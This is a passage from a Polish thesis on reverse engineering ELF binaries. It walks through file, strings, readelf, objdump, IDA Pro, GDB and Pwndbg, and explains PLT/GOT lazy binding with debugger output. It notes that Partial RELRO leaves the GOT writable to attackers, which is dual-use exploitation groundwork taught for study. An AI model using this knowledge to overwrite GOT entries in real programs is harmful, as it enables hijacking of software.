# fifo to potok nazwany stworzony poleceniem `mkfifo fifo`
$ file fifo
fifo: fifo (named pipe)

# Jak można zobaczyć, file informuje nas że program jest zlinkowany dynamicznie
# ma usunięte symbole (ang. stripped)
# oraz ma informacje dla debuggera (with debug_info)
$ file /bin/ls
/bin/ls: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=4637713da6cd9aa30d1528471c930f88a39045ff, stripped, with debug_info

# Podobne informacje wyświetlane są dla bibliotek współdzielonych
$ file /lib/libc-2.25.so
/lib/libc-2.25.so: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux),
dynamically linked, interpreter /usr/lib/ld-linux-x86-64.so.2,
BuildID[sha1]=58c735bc7b19b0aeb395cce70cf63bd62ac75e4a, for GNU/Linux 2.6.32,
not stripped, with debug_info

$ file dokument.pdf
dokument.pdf: PDF document, version 1.5
```

strings

Narzędzie `strings` wyszukuje oraz wypisuje drukowalne ciągi znaków⁷ wewnątrz danego pliku. Domyślnie wyszukuje ciągi o długości czterech bajtów. Przełącznikiem `-e` można również zmienić kodowanie, na przykład na wyszukiwanie ciągów zapisanych w UTF-8. Na listingu 3.9 został przedstawiony przykładowy wynik uruchomienia tego polecenia na pliku ELF oraz na pliku PDF.

⁷Czyli wartości ASCII z przedziału 32-126.

Listing 3.9. Przykładowe użycie programu `strings`. Jak można zobaczyć, czasami w wyniku tego polecenia można znaleźć pewne dodatkowe informacje jak na przykład nazwę oraz wersję programu, w którym stworzono dany plik.

```
$ strings a.out | head -n 16
/lib64/ld-linux-x86-64.so.2
#S)u
libc.so.6
puts
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
AWAVA
AUATL
[]A\A]A^A_
;*3$"
GCC: (GNU) 6.3.1 20170306

$ strings dokument.pdf -n 50 | tail -n 5
/PTEX.FileName (./images/benchs_xeon/data_alignment_03.pdf)
/PTEX.FileName (./images/benchs_xeon/data_alignment_normalized.pdf)
/Author()/Title()/Subject()/Creator(LaTeX with hyperref package)/
Producer(pdfTeX-1.40.16)/Keywords()
/PTEX.Fullbanner (This is pdfTeX, Version 3.14159265-2.6-1.40.16
(TeX Live 2015/Debian) kpathsea version 6.2.1)
/ID [<7AE961FFCEC4850E1C3E9FE2E285960D> <7AE961FFCEC4850E1C3E9FE2E285960D>]
```

readelf

Program `readelf` parsuje oraz wyświetla wybrane informacje o danym pliku ELF. Z jego pomocą można wyświetlić dane z nagłówka pliku ELF - służy do tego przełącznik `--file-header`, informacje o sekcjach - `--sections` czy relokacjach - `---relocs`. Działanie programu zaprezentowano na listingach 3.10 oraz 3.11.

Listing 3.10. Wyświetlanie danych pochodzących z nagłówka pliku ELF. W ten sposób można uzyskać adres początku programu (ang. *entry point address*) oraz informację na jaką architekturę został on napisany.

```
$ readelf --file-header /bin/ls
ELF Header:
Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
Class:                               ELF64
Data:                                  2's complement, little endian
Version:                               1 (current)
OS/ABI:                                UNIX - System V
ABI Version:                           0
Type:                                   EXEC (Executable file)
Machine:                            Advanced Micro Devices X86-64
Version:                                0x1
Entry point address:                 0x404030
Start of program headers:               64 (bytes into file)
Start of section headers:              128760 (bytes into file)
Flags:                                  0x0
Size of this header:                   64 (bytes)
Size of program headers:               56 (bytes)
Number of program headers:              9
Size of section headers:               64 (bytes)
Number of section headers:              28
Section header string table index:     27
```

Listing 3.11. Wyświetlanie informacji o sekcjach w programie `readelf`. Z wyjścia programu wycięto część tekstu i zastąpiono go „(...)”. W kolumnie `Address` znajdują się adresy wirtualne, pod którymi występują dane sekcje po uruchomieniu procesu. Kolumna `Offset` przedstawia przemieszczenie danej sekcji względem początku pliku. W kolumnie `Type` wartość `PROGBITS` oznacza, że zawartość sekcji znajduje się w pliku. W przypadku typu `NOBITS` zawartość sekcji jest alokowana i inicjalizowana podczas inicjalizacji programu. Jedynie sekcja `.bss` jest typu `NOBITS`, gdyż zawiera ona niezainicjalizowane – przez programistę – zmienne globalne programu, które są automatycznie inicjalizowane zerami podczas ładowania programu.

```
$ readelf --sections /bin/ls
```

```
There are 28 section headers, starting at offset 0x1f6f8:
```

```
Section Headers:
```

[Nr]	Name	Type	Address	Offset
Size	EntSize	Flags	Link	Info
			Align	
(...)				
[11]	.init	PROGBITS	00000000004021c0	000021c0
0000000000000017	0000000000000000	AX	0	0
			4	
[12]	.plt	PROGBITS	00000000004021e0	000021e0
000000000000006d0	0000000000000010	AX	0	0
			16	
[13]	.text	PROGBITS	00000000004028b0	000028b0
00000000000011b29	0000000000000000	AX	0	0
			16	
[14]	.fini	PROGBITS	00000000004143dc	000143dc
0000000000000009	0000000000000000	AX	0	0
			4	
[15]	.rodata	PROGBITS	0000000000414400	00014400
00000000000006954	0000000000000000	A	0	0
			32	
(...)				
[22]	.got	PROGBITS	000000000061eff0	0001eff0
0000000000000010	0000000000000008	WA	0	0
			8	
[23]	.got.plt	PROGBITS	000000000061f000	0001f000
00000000000000378	0000000000000008	WA	0	0
			8	
[24]	.data	PROGBITS	000000000061f380	0001f380
00000000000000260	0000000000000000	WA	0	0
			32	
[25]	.bss	NOBITS	000000000061f5e0	0001f5e0
000000000000011c8	0000000000000000	WA	0	0
			32	
(...)				

```
Key to Flags:
```

```
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
l (large), p (processor specific)
```

objdump

Narzędzie `objdump` służy do deasemblacji plików obiektowych⁸. Jego dużą zaletą jest prostota działania, a wadą fakt, że nie jest interaktywny – nie sprawdza się zatem podczas codziennej pracy. Działanie tego programu zostało przedstawione na listingu 3.12.

Listing 3.12. Deasemblacja programu typu „hello world”. Wyjście programu zostało skrócone do deasemblacji funkcji `main`. Wykorzystane flagi – `--disassemble --disassembler-options=intel` służą do deasemblacji oraz przełączenia składni asemblera na składnię Intel.

```
$ objdump --disassemble --disassembler-options=intel a.out
0000000000000067a <main>:
67a:    55                push   rbp
67b:    48 89 e5          mov    rbp, rsp
67e:    48 8d 3d 9f 00 00 00 lea   rdi, [rip+0x9f] # 724 <_IO_stdin_used+0x4>
685:    e8 c6 fe ff ff    call  550 <puts@plt>
68a:    b8 00 00 00 00    mov    eax, 0x0
68f:    5d                pop    rbp
690:    c3                ret
691:    66 2e 0f 1f 84 00 00 nop   WORD PTR cs:[rax+rax*1+0x0]
698:    00 00 00
69b:    0f 1f 44 00 00    nop   DWORD PTR [rax+rax*1+0x0]
```

3.10.2. IDA Pro – interaktywny deassembler oraz dekompiletor


IDA Pro to interaktywny okienkowy deassembler. Obsługuje on wiele formatów plików wykonywalnych, procesorów oraz systemów operacyjnych. Po załadowaniu danego pliku przeprowadza automatyczną analizę kodu, dzięki której na podstawie znanych sygnatur identyfikuje funkcje biblioteczne oraz ich argumenty, a następnie nazywa dane funkcje oraz komentuje kod asemblera informując np. w których rejestrach znajdują się dane argumenty dla danej funkcji. Udostępnia również możliwość pisania własnych rozszerzeń w języku Python. Istnieje również oficjalne, komercyjne rozszerzenie – Hex-Rays Decompiler, które jest najpopularniejszym dekompiletorem kodu do języka C. Narzędzie to jest płatne – od tysiąca do kilku tysięcy dolarów, w zależności od funkcjonalności. Istnieje również wersja demo, lecz obsługuje ona wyłącznie 32-bitowe programy x86. Nie zawiera ona również dekompiletora. Na rysunku 3.3 przedstawiono interfejs IDA Pro.

Alternatywami dla IDA Pro są programy:

- Hopper – płatny interaktywny deassembler oraz dekompiletor. Kosztuje około 100\$.
- Binary Ninja – płatny interaktywny deassembler, z własnym językiem pośrednim (*IL* – ang. *intermediate language*) oraz rozbudowanym API pozwalającym na automatyzację analizy kodu.

⁸W tym i plików ELF.

- Radare2 – darmowy oraz otwartoźródłowy konsolowy zestaw narzędzi do inżynierii wstecznej. Zawiera zarówno deassembler jak i debugger. Ze względu na brak oficjalnego interfejsu okienkowego oraz skrótowe komenty, nauka pełnej obsługi Radare2 jest czasochłonna.



Rysunek 3.3. Zrzut ekranu z programu IDA Pro przedstawiający wybrane funkcjonalności.

3.10.3. GDB oraz Pwndbg – debugger

GDB (GNU Debugger) to konsolowy debugger, czyli program służący do dynamicznej analizy działania programów. Pozwala on analizować kod języków C, C++, Rust, D oraz wielu innych. GDB umożliwia również analizę kodu natywnego, co przydaje się podczas analizy programów bez dostępu do ich kodu źródłowego oraz które zostały skompilowane bez symboli debugowych⁹.

GDB można również skryptować przy użyciu języka Python. Dzięki temu powstało wiele rozszerzeń do GDB. Jednym z takich rozszerzeń jest Pwndbg, używane w niniejszej pracy.

3.10.3.1. Pwndbg

Pwndbg to rozszerzenie do GDB ułatwiające proces inżynierii wstecznej, debugowania kodu natywnego oraz eksploatacji aplikacji. Jest to otwarty oraz darmowy projekt na licencji MIT dostępny na stronie <https://github.com/pwndbg/pwndbg>.

Na rysunku 3.4 przedstawiono interfejs Pwndbg. Kolejne wyświetlane sekcje – rejestry, zdeasembrowany kod, stos oraz *backtrace* – tworzą tak zwany kontekst, który jest wyświetlany gdy GDB zatrzyma się na jakiejś instrukcji. Można go również wyświetlić wykorzystując polecenie `context`. Jak można zauważyć, poszczególne wartości rejestrów oraz wartości znajdujące się na stosie są kolorowane względem legendy, która została wyświetlona na początku kontekstu. Wartości te są poddawane operacji, która w Pwndbg znana jest jako *telescope*. Polega ona na tym, że jeżeli dana wartość znajduje się w przedziale adresów należących do jednej ze stron pamięci procesu, to adres ten jest poddawany dereferencji i przedstawiana jest wartość znajdująca się pod tym adresem. Operacja ta jest powtarzana aż do momentu, gdy wyświetlanie kolejnych dereferencji byłoby nieczytelne lub gdy pod danym adresem znajduje się wartość nie należąca do przestrzeni adresowej procesu. Jeżeli dany adres wskazuje na łańcuch znaków, to teleskop wyświetla jego początek.

⁹Dzięki którym można debugować kod danego języka, jeśli GDB go wspiera.

```
[dc@dc:test]$ gdb ./a.out
Loaded 108 commands. Type pwndbg [filter] for a list.
Reading symbols from ./a.out...(no debugging symbols found)...done.
pwndbg> entry
Temporary breakpoint 1 at 0x555555554570

Temporary breakpoint 1, 0x0000555555554570 in _start ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[
--REGISTERS--
*RAX 0x1c
*RBX 0x0
*RCX 0x7fffffff818 → 0x7fffffffdbce ← 0x524f4c4f435f534c ('LS_COLOR')
*RDX 0x7ffff7de8830 (_dl_fini) ← push rbp
*RDI 0x7ffff7ffe100 → 0x555555554000 ← jg 0x555555554047
*RSI 0x1
*R8 0x7ffff7ffe690 ← 0x0
R9 0x0
R10 0x8
R11 0x1
*R12 0x555555554570 (_start) ← xor ebp, ebp
*R13 0x7fffffff800 ← 0x1
R14 0x0
R15 0x0
RBP 0x0
RSP 0x7fffffff800 ← 0x1
*RIP 0x555555554570 (_start) ← xor ebp, ebp
[
--DISASM--
▶ 0x555555554570 <_start> xor ebp, ebp
0x555555554572 <_start+2> mov r9, rdx
0x555555554575 <_start+5> pop rsi
0x555555554576 <_start+6> mov rdx, rsp
0x555555554579 <_start+9> and rsp, 0xfffffffffffff0
0x55555555457d <_start+13> push rax
0x55555555457e <_start+14> push rsp
0x55555555457f <_start+15> lea r8, qword ptr [rip + 0x18a] <0x555555554710>
0x555555554586 <_start+22> lea rcx, qword ptr [rip + 0x113] <0x5555555546a0>
0x55555555458d <_start+29> lea rdi, qword ptr [rip + 0xe6] <0x55555555467a>
0x555555554594 <_start+36> call qword ptr [rip + 0x200a3e] <0x7ffff7a533e0>
[
--STACK--
00:0000 | r13 rsp 0x7fffffff800 ← 0x1
01:0008 | 0x7fffffff808 → 0x7fffffffdbba ← 0x63642f656d6f682f ('/home/dc')
02:0010 | 0x7fffffff810 ← 0x0
03:0018 | rcx 0x7fffffff818 → 0x7fffffffdbce ← 0x524f4c4f435f534c ('LS_COLOR')
04:0020 | 0x7fffffff820 → 0x7fffffe6c2 ← 0x5f3153505f544947 ('GIT_PS1_')
05:0028 | 0x7fffffff828 → 0x7fffffe6df ← 0x454c415554524956 ('VIRTUALE')
06:0030 | 0x7fffffff830 → 0x7fffffe6fd ← 0x54414e494d524554 ('TERMINAT')
07:0038 | 0x7fffffff838 → 0x7fffffe73b ← 0x5f44494f52444e41 ('ANDROID ')
[
--BACKTRACE--
▶ f 0 555555554570 _start
Breakpoint *0x555555554570
pwndbg> □
```

Legenda

Teleskop

Kolejne sekcje wyświetlanego kontekstu

Rysunek 3.4. Zrzut ekranu z GDB wraz z Pwndbg zaraz po wykonaniu komendy entry, która startuje program oraz przerywa jego działanie na samym początku – na punkcie startu.

4. Wybrane mechanizmy ELFów

Każdy plik ELF zaczyna się od nagłówka, za którym znajdują się dane. Dane te zawierają:

- Tabele nagłówków programu (ang. *program header table*) opisującą zero lub więcej segmentów pamięci – informacji potrzebnych systemowi operacyjnemu podczas uruchamiania programu – adresy poszczególnych segmentów które zostaną umieszczone w pamięci wirtualnej procesu oraz uprawnienia tej pamięci.
- Tabelę nagłówków sekcji (ang. *section header table*) opisującą zero lub więcej sekcji – informacji potrzebnych podczas linkowania oraz relokacji danych.
- Dane, do których odwołują się wpisy w nagłówkach programu lub sekcji.

4.1. Sekcje

Kolejne segmenty programu składają się z jednej lub większej liczby sekcji. W tabeli 4.1 przedstawiono wybrane – przydatne podczas procesu inżynierii wstecznej lub wykorzystywania błędów – oraz często spotykane nazwy sekcji ELF¹ [21].

4.2. Wykorzystywanie bibliotek współdzielonych – globalna tablica offsetów

Na listingu 4.1 został zaprezentowany przykładowy program, na którym zobaczymy w jaki sposób wywoływane są funkcje z bibliotek dynamicznych oraz jak w takim przypadku wygląda zawartość sekcji `.plt`, `.got` oraz `.got.plt`. Program został skompilowany poleceniem `gcc main.c`.

Jak widać w zdeasemblowanym kodzie, IDA Pro dodaje do nazw wywoływanych funkcji bibliotecznych prefiks „_”. Dzieje się tak dlatego, że w rzeczywistości wołana jest procedura pełniąca rolę trampoliny czy też procedury linkującej, a nie bezpośrednio dana funkcja biblioteczna. Jak można było przeczytać w tabeli 4.1, procedury linkujące znajdują się w sekcji `.plt`. Na listingu 4.2 przedstawiono sekcję `.plt` zdeasemblowaną przy użyciu programu `objdump`, gdyż pokazuje on więcej informacji niż IDA Pro.

¹Nazwy sekcji są w pełni umowne. Przykładowo można się spotkać z nazywaniem sekcji `.text` oraz `.rodata` przedstawionych w tabeli odpowiednio `.code` oraz `.rdata`.

Tabela 4.1. Wybrane sekcje ELF.

Sekcja	Wyjaśnienie
.text	Przechowuje kod maszynowy programu.
.rodata	Przechowuje stałe programu – na przykład łańcuchy znaków oraz stałe zmienne globalne.
.data	Przechowuje zainicjalizowane zmienne.
.bss	Zawiera niezainicjalizowane dane, które podczas rozpoczynania działania programu przez system, są inicjalizowane zerami. Sekcja ta nie występuje w pliku obiektowym – pomimo wpisu o niej w nagłówkach sekcji – gdyż poza jej rozmiarem, nie ma potrzeby przechowywać żadnych danych z nią związanych.
.got	Z ang. <i>Global Offset Table</i> – zawiera tabelę przechowującą adresy zmiennych z bibliotek dynamicznych, które są relokowane podczas ładowania programu. Opisana szerzej w 4.2.
.got.plt	Zawiera tabelę przechowującą adresy fnkcji z bibliotek dynamicznych. Opisana szerzej w 4.2.
.plt	Z ang. <i>Procedure Linkage Table</i> – przechowuje procedury linkujące. Opisana szerzej w 4.2.
.rela.dyn	Zawiera tabelę przechowującą informacje o zmiennych, które muszą zostać zrelokowane podczas ładowania programu.
.rela.plt	Zawiera tabelę przechowującą informacje o funkcjach, które muszą zostać zrelokowane podczas ładowania programu.

Listing 4.1. Przykładowy program korzystający z funkcji z biblioteki dynamicznej – GNU libc. Po prawej stronie umieszczono zdeasemblowny kod funkcji `main` przez program IDA Pro.

```

                                        push   rbp
                                        mov    rbp, rsp
#include <stdio.h>                       lea    rdi, s           ; "Hello world!"
                                        call   _puts
int main() {                               lea    rdi, aAnotherPuts ; "Another puts"
    puts("Hello world!");                 call   _puts
                                        mov    rax, cs:stdout
    puts("Another puts");                 mov    edx, 3
                                        lea    rsi, format       ; "%d\n"
    fprintf(stdout, "%d\n", 3);           mov    rdi, rax        ; stream
}                                        mov    eax, 0
                                        call   _fprintf
                                        mov    eax, 0
                                        pop    rbp
                                        retn

```

Listing 4.2. Deasemblacja sekcji `.plt` dla programu z listingu 4.1 przy użyciu `objdump`. Z wyjścia programu usunięto kolumnę zawierającą opkody instrukcji. Na zielono dodano komentarze.

```
$ objdump --disassemble --disassembler-options=intel --section=.plt ./a.out
Disassembly of section .plt:
00000000000005c0 <.plt>:          // funkcja specjalna
5c0:  push  QWORD PTR [rip+0x200a42]    # 201008 <_GLOBAL_OFFSET_TABLE_+0x8>
5c6:  jmp   QWORD PTR [rip+0x200a44]    # 201010 <_GLOBAL_OFFSET_TABLE_+0x10>
5cc:  nop   DWORD PTR [rax+0x0]

00000000000005d0 <puts@plt>:          // oznaczenie w IDA Pro _puts
5d0:  jmp   QWORD PTR [rip+0x200a42]    # 201018 <puts@GLIBC_2.2.5>
5d6:  push  0x0
5db:  jmp   5c0 <.plt>

00000000000005e0 <fprintf@plt>:      // oznaczenie w IDA Pro _fprintf
5e0:  jmp   QWORD PTR [rip+0x200a3a]    # 201020 <fprintf@GLIBC_2.2.5>
5e6:  push  0x1
5eb:  jmp   5c0 <.plt>
```

Obie procedury linkujące są bardzo podobne. Jak można zauważyć – funkcje `_puts` oraz `_fprintf` (czy też `<puts@plt>` oraz `<fprintf@plt>`) skaczą odpowiednio pod adres `0x201018` oraz `0x201020`. Adresy te znajdują się w segmencie pamięci, który zawiera sekcję `.got.plt` – czyli globalną tabelę offsetów dla adresów funkcji – co widać na poniższym listingu pochodzącym z programu IDA Pro:

```
.got.plt:000000000201018  off_201018  dq offset puts      ; DATA XREF: _puts
.got.plt:000000000201020  off_201020  dq offset fprintf   ; DATA XREF: _fprintf
```

Nazwy `puts` oraz `fprintf` są – w programie IDA Pro – odniesieniami do pseudo segmentu pamięci `extern` – tworzonego przez IDA Pro w celu reprezentowania adresów symboli – zarówno zmiennych jak i funkcji – z bibliotek dynamicznych [22]. Poniższy listing prezentuje całą zawartość tego segmentu.

```
extern:000000000201048 ; Segment type: Externs
extern:000000000201048 ; extern
extern:000000000201048     extrn puts@@GLIBC_2_2_5:near
extern:00000000020104C     extrn __libc_start_main@@GLIBC_2_2_5:near
extern:000000000201050     extrn fprintf@@GLIBC_2_2_5:near
extern:000000000201054     extrn __cxa_finalize@@GLIBC_2_2_5:near ; weak
extern:000000000201058 ; int puts(const char *)
extern:000000000201058     extrn puts:near      ; DATA XREF: .got.plt:off_201018
extern:00000000020105C ; int __cdecl __libc_start_main(...)
extern:00000000020105C     extrn __libc_start_main:near ; CODE XREF: _start+24
extern:00000000020105C     ; DATA XREF: .got:__libc_start_main_ptr
```

```

extern:000000000201060 ; int fprintf(FILE *stream, const char *format, ...)
extern:000000000201060     extrn fprintf:near ; DATA XREF: .got.plt:off_201020
extern:000000000201064     extrn __imp__cxa_finalize:near ; weak
extern:000000000201064         ; DATA XREF: .got:__cxa_finalize_ptr
extern:000000000201068     extrn _ITM_deregisterTMCloneTable ; weak
extern:000000000201068         ; DATA XREF: .got:_ITM_deregisterTMCloneTable_ptr
extern:00000000020106C     extrn __gmon_start__:near ; weak
extern:00000000020106C         ; CODE XREF: _init_proc+10
extern:00000000020106C         ; DATA XREF: .got:__gmon_start__ptr
extern:000000000201070     extrn _ITM_registerTMCloneTable ; weak
extern:000000000201070         ; DATA XREF: .got:_ITM_registerTMCloneTable_ptr

```

Program, wykonując instrukcję `call _puts` wywołuje procedurę linkującą, a ta skacze pod adres znajdujący się pod odpowiednim adresem w pamięci odpowiadającej sekcji `.got.plt`. Ten odpowiadający adres znany jest dopiero podczas działania programu. Można go poznać wykorzystując komendę `got` z `Pwndbg`, która wypisuje funkcje i odpowiadające im adresy znajdujące się w sekcji `.got.plt`. Zostało to przedstawione na rysunku 4.1. Debugowany program znajduje się wtedy przed wykonaniem instrukcji `call _puts`. Na rysunku widać również wynik polecenia u `0x5555555545d6` – czyli deasemblacji adresu `puts@plt+6`, który odpowiada wpisowi w globalnej tabeli offsetów funkcji – `.got.plt`. Jak można zobaczyć, program, wykonując po raz pierwszy funkcję `puts@plt` wykonuje następujące kroki:

- Skacze pod adres pobrany z `rip + 0x200a42`, czyli `0x555...0182` – który jest adresem wpisu funkcji `puts` w `.got.plt`. Widać to w wyniku polecenia `got`. Pobrany adres to kolejna instrukcja w procedurze linkującej – `puts@plt+6`. Taka operacja – skok pod adres kolejnej instrukcji – z początku może wydawać się dziwna, lecz zostanie ona wyjaśniona poniżej.
- Kolejne dwie instrukcje procedury linkującej to odłożenie na stos wartości 0 (która jest indeksem danej funkcji w globalnej tabeli offsetów funkcji) oraz skok pod adres `0x555...5c0`. Adres ten to tak naprawdę adres pierwszej, specjalnej funkcji, znajdującej się w sekcji `.plt` – o takiej samej nazwie. Funkcja ta odkłada na stos adres początku sekcji `.got.plt` (obliczony adres znajdujący się w nawiasach ostrokatnych przy instrukcji `push qword ptr [rip + 0x200a42]` to adres wpisu pierwszej funkcji – `puts` – w GOT). Następnie omawiana specjalna procedura linkująca skacze do funkcji `_dl_runtime_resolve_avx_slow`.
- Kolejna wykonywana funkcja – `_dl_runtime_resolve_avx_slow` – pochodzi z biblioteki GNU `libc`, co można sprawdzić poleceniem wyświetlającym stronę pamięci, do której należy dany adres lub funkcja:

```

pwndbg> vmmmap _dl_runtime_resolve_avx_slow
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x7ffff7dd9000      0x7ffff7dfc000 r-xp      23000 0          /usr/lib/ld-2.25.so

```

Ta funkcja jak i inne funkcje wykonywane przez nią mają za zadanie pobrać właściwy adres

²Adres został skrócony, dla większej czytelności.

funkcji `puts` z biblioteki GNU `libc` i wstawić go do globalnej tabeli offsetów (`.got.plt`) pod indeks 0, który został wcześniej odłożony na stos przez drugą instrukcję procedury linkującej `puts@plt` (dla przypomnienia – nazwanej przez IDA Pro `_puts`) – który odpowiada funkcji `puts`.

- Po tych operacjach wykonywana jest właściwa funkcja `puts`, a w `.got.plt` `puts` znajduje się jej właściwy adres, co zostało przedstawione na rysunku 4.2.

Przedstawiony wyżej mechanizm pozwala na odłożenie w czasie ładowania adresów funkcji z bibliotek dynamicznych aż do momentu pierwszego użycia danych funkcji. Działanie takie przyspiesza ładowanie programu.

Niestety, obecne wersje kompilatorów – GCC w wersji 7.1.1 20170630 oraz Clang 4.0.1 bez podania określonych flag kompilują programy z niepełnym zabezpieczeniem RELRO (opisanym w sekcji 5.3), przez co strona pamięci zawierająca sekcję `.got.plt` ma uprawnienia do odczytu oraz do pisania. Oznacza to, że atakujący może zmienić adres znajdujący się w globalnej tabeli offsetów na dowolny inny. Tego typu atak został pokazany w analizie problemu przedstawionej w sekcji 9.1.

```

pwndbg> context disasm
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----DISASM-----]
0x5555555470e <main+4>    lea   rdi, qword ptr [rip + 0xbf]
> 0x55555554715 <main+11> call  puts@plt                <0x555555545d0>
    s: 0x555555547d4 ← 'Hello world!'

0x5555555471a <main+16>    lea   rdi, qword ptr [rip + 0xc0]
0x55555554721 <main+23>    call  puts@plt                <0x555555545d0>

0x55555554726 <main+28>    mov   rax, qword ptr [rip + 0x20090b] <0x5555555755038>
0x5555555472d <main+35>    mov   edx, 3
0x55555554732 <main+40>    lea   rsi, qword ptr [rip + 0xb5]
0x55555554739 <main+47>    mov   rdi, rax
0x5555555473c <main+50>    mov   eax, 0
0x55555554741 <main+55>    call  fprintf@plt            <0x555555545e0>

0x55555554746 <main+60>    mov   eax, 0
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 2

[0x555555755018] puts@GLIBC_2.2.5 -> 0x555555545d6 (puts@plt+6) ← push  0 /* 'h' */
[0x555555755020] fprintf@GLIBC_2.2.5 -> 0x555555545e6 (fprintf@plt+6) ← push  1
pwndbg> u 0x555555545d0
> 0x555555545d0 <puts@plt>                jmp   qword ptr [rip + 0x200a42] <0x555555755018>

0x555555545d6 <puts@plt+6>                push  0
0x555555545db <puts@plt+11>                jmp   0x555555545c0

↓
0x555555545c0                        push  qword ptr [rip + 0x200a42] <0x555555755008>
0x555555545c6                        jmp   qword ptr [rip + 0x200a44] <0x7ffff7dee6e0>

↓
0x7ffff7dee6e0 <_dl_runtime_resolve_avx_slow>    vorpd ymm8, ymm1, ymm0
0x7ffff7dee6e4 <_dl_runtime_resolve_avx_slow+4> vorpd ymm9, ymm3, ymm2
0x7ffff7dee6e8 <_dl_runtime_resolve_avx_slow+8> vorpd ymm10, ymm5, ymm4
0x7ffff7dee6ec <_dl_runtime_resolve_avx_slow+12> vorpd ymm11, ymm7, ymm6
0x7ffff7dee6f0 <_dl_runtime_resolve_avx_slow+16> vorpd ymm9, ymm9, ymm8
0x7ffff7dee6f5 <_dl_runtime_resolve_avx_slow+21> vorpd ymm10, ymm11, ymm10
pwndbg> □

```

Rysunek 4.1. Zrzut ekranu z GDB gdy program jest przed pierwszym wykonaniem instrukcji `call _puts`.

```

pwndbg> context disasm
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----DISASM-----]
0x5555555470e <main+4>   lea   rdi, qword ptr [rip + 0xbf]
0x55555554715 <main+11>  call puts@plt                <0x555555545d0>

0x5555555471a <main+16>   lea   rdi, qword ptr [rip + 0xc0]
▶ 0x55555554721 <main+23> call puts@plt                <0x555555545d0>
   s: 0x555555547e1 ← 'Another puts'

0x55555554726 <main+28>   mov   rax, qword ptr [rip + 0x20090b] <0x555555755038>
0x5555555472d <main+35>   mov   edx, 3
